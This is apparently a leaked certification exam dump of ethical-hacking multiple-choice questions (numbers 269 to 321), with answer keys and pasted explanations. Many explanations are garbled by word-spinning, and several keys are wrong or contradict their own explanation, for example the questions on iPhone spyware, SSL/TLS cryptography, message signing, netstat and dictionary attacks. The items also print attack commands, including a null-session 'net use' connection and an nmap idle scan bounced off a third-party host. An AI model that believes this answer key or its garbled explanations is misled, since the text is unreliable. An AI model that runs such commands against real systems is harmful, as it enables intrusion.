A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?

A. vendor risk management

B. Security awareness training

C. Secure deployment lifecycle

D. Patch management

Answer: D

Explanation

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple.

Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades.

Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches

that concern the particular practicality of programs as well.

QUESTION NO: 269
Bob, an attacker, has managed to access a target loT device. He employed an online tool to gather information related to the model of the loT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?
A. search.com
B. EarthExplorer
C. Google image search
D. FCC ID search
Answer: D

QUESTION NO: 270
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories:
lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?
A. Online Attack
B. Dictionary Attack
C. Brute Force Attack
D. Hybrid Attack
Answer: D

QUESTION NO: 271
What is the purpose of a demilitarized zone on a network?
A. To scan all traffic coming through the DMZ to the internal network
B. To only provide direct access to the nodes within the DMZ and protect the network behind it
C. To provide a place to put the honeypot
D. To contain the network devices you wish to protect
Answer: B

QUESTION NO: 272
in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?
A. Chop chop attack
B. KRACK
C. Evil twin

D. Wardriving

Answer: B

Explanation

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.

How KRACK WorksYour Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client - your smartphone, laptop, et cetera - and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it - the incremental transmit packet number called the nonce and therefore the replay counter - are set to their original values.Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a ThreatThink of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked.Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web.Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats.On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult.Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.

Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered.The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.

The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.

The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security.Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably.All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

QUESTION NO: 273

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

A. DroidSheep

B. Androrat

C. Zscaler

D. Trident

Answer: B

QUESTION NO: 274

Which of the following is the BEST way to defend against network sniffing?

A. Using encryption protocols to secure network communications

B. Register all machines MAC Address in a Centralized Database

C. Use Static IP Address

D. Restrict Physical Access to Server Rooms hosting Critical Servers

Answer: A

QUESTION NO: 275

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 3.0-6.9

B. 40-6.0

C. 4.0-6.9

D. 3.9-6.9

Answer: C

	CVSS v2.0 Ratings		CVSS v3.0 Ratings
Severity	**Base Score Range**	**Severity**	**Base Score Range**
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

QUESTION NO: 276

Widespread fraud ac Enron. WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. Fed RAMP

B. PCIDSS

C. SOX

D. HIPAA

Answer: C

Explanation

The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies.Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.

The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

QUESTION NO: 277

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host

B. Attacker floods TCP SYN packets with random source addresses towards a victim host

C. Attacker generates TCP ACK packets with random source addresses towards a victim host

D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

QUESTION NO: 278

Which of the following Linux commands will resolve a domain name into IP address?

A. >host-t a hackeddomain.com

B. >host-t ns hackeddomain.com

C. >host -t soa hackeddomain.com

D. >host -t AXFR hackeddomain.com

Answer: A

QUESTION NO: 279

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting

B. VoIP footpnnting

C. VPN footprinting

D. website footprinting

Answer: A

Explanation

VoIP (Voice over Internet Protocol) is a web convention that permits the transmission of voice brings over the web. It does as such by changing over the ordinary telephone signals into advanced signs. Virtual Private Networks(VPN) give a protected association with an associations' organization. Along these lines, VoIP traffic can disregard a SSL-based VPN, successfully scrambling VoIP administrations.

When leading surveillance, in the underlying phases of VoIP footprinting, the accompanying freely accessible data can be normal:

* All open ports and administrations of the gadgets associated with the VoIP organization

* The public VoIP worker IP address

* The working arrangement of the worker running VoIP

* The organization framework

QUESTION NO: 280

Password cracking programs reverse the hashing process to recover passwords.

(True/False.)

A. True

B. False

Answer: B

QUESTION NO: 281

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

A. network Sniffer

B. Vulnerability Scanner

C. Intrusion prevention Server

D. Security incident and event Monitoring

Answer: D

QUESTION NO: 282

These hackers have limited or no training and know how to use only basic techniques or tools.

What kind of hackers are we talking about?

A. Black-Hat Hackers A

B. Script Kiddies

C. White-Hat Hackers

D. Gray-Hat Hacker

Answer: B

Explanation

Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools.

Even then they may not understand any or all of what they are doing.

QUESTION NO: 283

The company ABC recently contracts a new accountant. The accountant will be working with the financial statements. Those financial statements need to be approved by the CFO and then they will be sent to the accountant but the CFO is worried because he wants to be sure that the information sent to the accountant was not modified once he approved it. Which of the following options can be useful to ensure the integrity of the data?

A. The CFO can use a hash algorithm in the document once he approved the financial statements

B. The CFO can use an excel file with a password

C. The financial statements can be sent twice, one by email and the other delivered in USB and the accountant can compare both to be sure is the same document

D. The document can be sent to the accountant using an exclusive USB for that document

Answer: A

QUESTION NO: 284

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA

B. Triple Data Encryption standard

C. MDS encryption algorithm

D. AES

Answer: B

Explanation

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits.

In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.Triple DES ModesTriple ECB (Electronic Code Book)* This variant of Triple DES works precisely the same way because the ECB mode of DES.* this is often the foremost commonly used mode of operation.Triple CBC (Cipher Block Chaining)* This method is extremely almost like the quality DES CBC mode.* like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.* the primary 64-bit key acts because the Initialization Vector to DES.* Triple ECB is then executed for one 64-bit block of plaintext.* The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.* This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

QUESTION NO: 285

Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

A. Honeypots

B. Firewalls

C. Network-based intrusion detection system (NIDS)

D. Host-based intrusion detection system (HIDS)

Answer: C

QUESTION NO: 286

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the

network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

A. The WAP does not recognize the client's MAC address

B. The client cannot see the SSID of the wireless network

C. Client is configured for the wrong channel

D. The wireless client is not configured to use DHCP

Answer: A

QUESTION NO: 287

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

A. Block port 25 at the firewall.

B. Shut off the SMTP service on the server.

C. Force all connections to use a username and password.

D. Switch from Windows Exchange to UNIX Sendmail.

E. None of the above.

Answer: E

QUESTION NO: 288

What is the proper response for a NULL scan if the port is open?

A. SYN

B. ACK

C. FIN

D. PSH

E. RST

F. No response

Answer: F

QUESTION NO: 289

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.

C. Symmetric encryption allows the server to security transmit the session keys out-of-band.

D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

QUESTION NO: 290

Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service

B. It creates a buffer overflow

C. It replaces legitimate programs

D. It provides an undocumented opening in a program

Answer: C

QUESTION NO: 291

You have compromised a server and successfully gained a root access.

You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System.

What is the best approach?

A. Use Alternate Data Streams to hide the outgoing packets from this server.

B. Install and use Telnet to encrypt all outgoing traffic from this server.

C. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.

D. Install Cryptcat and encrypt outgoing packets from this server.

Answer: D

QUESTION NO: 292

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

A. DNS zone walking

B. DNS cache snooping

C. DNS SEC zone walking

D. DNS cache poisoning

Answer: B

QUESTION NO: 293

Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?

A. Preparation

B. Cleanup

C. Persistence

D. initial intrusion

Answer: D

Explanation

After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of

spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment.

Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .

Gaining an edge within the target environment is that the primary goal of the initial intrusion. Once a system is exploited, the attacker usually places malware on the compromised system and uses it as a jump point or proxy for further actions. Malware placed during the initial intrusion phase is usually an easy downloader, basic Remote Access Trojan or an easy shell. Figure 3 illustrates a newly infected system initiating an outbound connection to notify the APT actor that the initial intrusion attempt was successful which it's able to accept


Figure 2. APT actor sends spearphishing email to target with malicious content.

commands.

QUESTION NO: 294
You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.

You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system.

How would you proceed?

A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network

B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information

C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"

D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

QUESTION NO: 295

In the context of Windows Security, what is a 'null' user?

A. A user that has no skills

B. An account that has been suspended by the admin

C. A pseudo account that has no username and password

D. A pseudo account that was created for security administration purpose

Answer: C

QUESTION NO: 296

Which is the first step followed by Vulnerability Scanners for scanning a network?

A. OS Detection

B. Firewall detection

C. TCP/UDP Port scanning

D. Checking if the remote host is alive

Answer: D

QUESTION NO: 297

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory. What kind of attack is Susan carrying on?

A. A sniffing attack

B. A spoofing attack

C. A man in the middle attack

D. A denial of service attack

Answer: C

QUESTION NO: 298

ping-* 6 192.168.0.101

Output:

Pinging 192.168.0.101 with 32 bytes of data:

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101: bytes=32 time<1ms TTL=128

Reply from 192.168.0.101:

Ping statistics for 192.168.0101

Packets: Sent = 6, Received = 6, Lost = 0 (0% loss).

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

What does the option * indicate?

A. t

B. s

C. a

D. n

Answer: D

QUESTION NO: 299

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack

B. DNS cache flooding

C. MAC flooding

D. DDoS attack

Answer: C

QUESTION NO: 300

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

A. Criminal

B. International

C. Common

D. Civil

Answer: D

QUESTION NO: 301

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

A. Libpcap

B. Awinpcap

C. Winprom

D. Winpcap

Answer: D

QUESTION NO: 302

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.

What part of the contract might prevent him from doing so?

A. Virtualization

B. Lock-in

C. Lock-down

D. Lock-up

Answer: B

QUESTION NO: 303

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Preparation

B. Eradication

C. Incident recording and assignment

D. Incident triage

Answer: D

Explanation

Triage is that the initial post-detection incident response method any responder can execute to open an event or false positive. Structuring an efficient and correct triage method can reduce analyst fatigue, reduce time to reply to and right incidents, and ensure that solely valid alerts are promoted to "investigation or incident" status.

Every part of the triage method should be performed with urgency, as each second counts once in the inside of a crisis. However, triage responders face the intense challenge of filtering an unwieldy input supply into a condensed trickle of events. Here are some suggestions for expediting analysis before knowledge is validated:

* Organization: reduce redundant analysis by developing a workflow that may assign tasks to responders.

Avoid sharing an email box or email alias between multiple responders. Instead use a workflow tool, like those in security orchestration, automation, and response (SOAR) solutions, to assign tasks.

Implement a method to re-assign or reject tasks that are out of scope for triage.

* Correlation: Use a tool like a security info and even management (SIEM) to mix similar events. Link potentially connected events into one useful event.

* Data Enrichment: automate common queries your responders perform daily, like reverse

DNS lookups,
* threat intelligence lookups, and IP/domain mapping. Add this knowledge to the event record or make it simply accessible.
Moving full speed ahead is that the thanks to get through the initial sorting method however a a lot of detailed, measured approach is necessary throughout event verification. Presenting a robust case to be accurately evaluated by your security operations center (SOC) or cyber incident response team (CIRT) analysts is key.
Here are many tips for the verification:
* Adjacent Data: Check the data adjacent to the event. for example, if an end has a virus signature hit, look to visualize if there's proof the virus is running before career for more response metrics.
* Intelligence Review: understand the context around the intelligence. simply because an ip address was flagged as a part of a botnet last week doesn't mean it still is an element of a botnet today.
* Initial Priority: Align with operational incident priorities and classify incidents appropriately. ensure the right level of effort is applied to every incident.
* Cross Analysis: look for and analyze potentially shared keys, like science addresses or domain names, across multiple knowledge sources for higher knowledge acurity.

QUESTION NO: 304
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence.
Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?
A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack
Answer: B
Explanation
Replay Attack could be a variety of security attack to the info sent over a network.In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack : 1. Timestamp technique -Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.2. Session key technique
-Another way of hindrance, is by victimisation session key. This key may be used one time

(by sender and receiver) per dealing, and can't be reused.

QUESTION NO: 305

Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

A. Censys

B. Wapiti

C. NeuVector

D. Lacework

Answer: A

QUESTION NO: 306

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

A. VCloud based

B. Honypot based

C. Behaviour based

D. Heuristics based

Answer: A

QUESTION NO: 307

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.

Why he cannot see the servers?

A. He needs to add the command ""ip address"" just before the IP address

B. He needs to change the address to 192.168.1.0 with the same mask

C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range

D. The network must be dawn and the nmap command and IP address are ok

Answer: C

QUESTION NO: 308

Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his

smartphone after Installing the app. What is the attack performed on Don in the above scenario?

A. SMS phishing attack

B. SIM card attack

C. Agent Smith attack

D. Clickjacking

Answer: C

Explanation

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

QUESTION NO: 309

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.

What will you call these issues?

A. False positives

B. True negatives

C. True positives

D. False negatives

Answer: A

QUESTION NO: 310

John the Ripper is a technical assessment tool used to test the weakness of which of the following?

A. Passwords

B. File permissions

C. Firewall rulesets

D. Usernames

Answer: A

QUESTION NO: 311

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

A. Alice's private key

B. Alice's public key

C. His own private key

D. His own public key

Answer: B

QUESTION NO: 312

What is a "Collision attack" in cryptography?

A. Collision attacks try to get the public key

B. Collision attacks try to break the hash into three parts to get the plaintext value

C. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key

D. Collision attacks try to find two inputs producing the same hash

Answer: D

QUESTION NO: 313

The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.

What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

A. Public

B. Private

C. Shared

D. Root

Answer: B

QUESTION NO: 314

In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy

B. A legitimate communication path within a computer system or network for transfer of data

C. It is a kernel operation that hides boot processes and services to mask detection

D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

QUESTION NO: 315
Which command can be used to show the current TCP/IP connections?
A. Netsh
B. Netstat
C. Net use connection
D. Net use
Answer: A

QUESTION NO: 316
In the field of cryptanalysis, what is meant by a "rubber-hose" attack?
A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.
Answer: B

QUESTION NO: 317
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?
A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan
Answer: C
Explanation
Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the
-sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.
Example 5.19. An idle scan against the RIAA
nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com
Starting Nmap (http://nmap.org)
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120 (The 65522 ports scanned but not shown below are in state: closed) Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http

111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https
1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata
7937/tcp open unknown
7938/tcp open unknown
36890/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
https://nmap.org/book/idlescan.html

QUESTION NO: 318
What is the following command used for?
net use \targetipc$ "" /u:""
A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers
Answer: D

QUESTION NO: 319
Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?
A. VoIP footprinting
B. VPN footprinting
C. Whois footprinting
D. Email footprinting
Answer: C
Explanation
WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:* name details* Contact details contain phone no. and email address of the owner* Registration date for the name* Expire date for the name* name servers

QUESTION NO: 320
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?
A. 110

B. 135

C. 139

D. 161

E. 445

F. 1024

Answer: B C E

QUESTION NO: 321

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

A. Known plaintext

B. Password spraying

C. Brute force

D. Dictionary

Answer: C

Explanation

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.

The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.

How is it done?

Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.

Some password Cracking Software:

* John the ripper

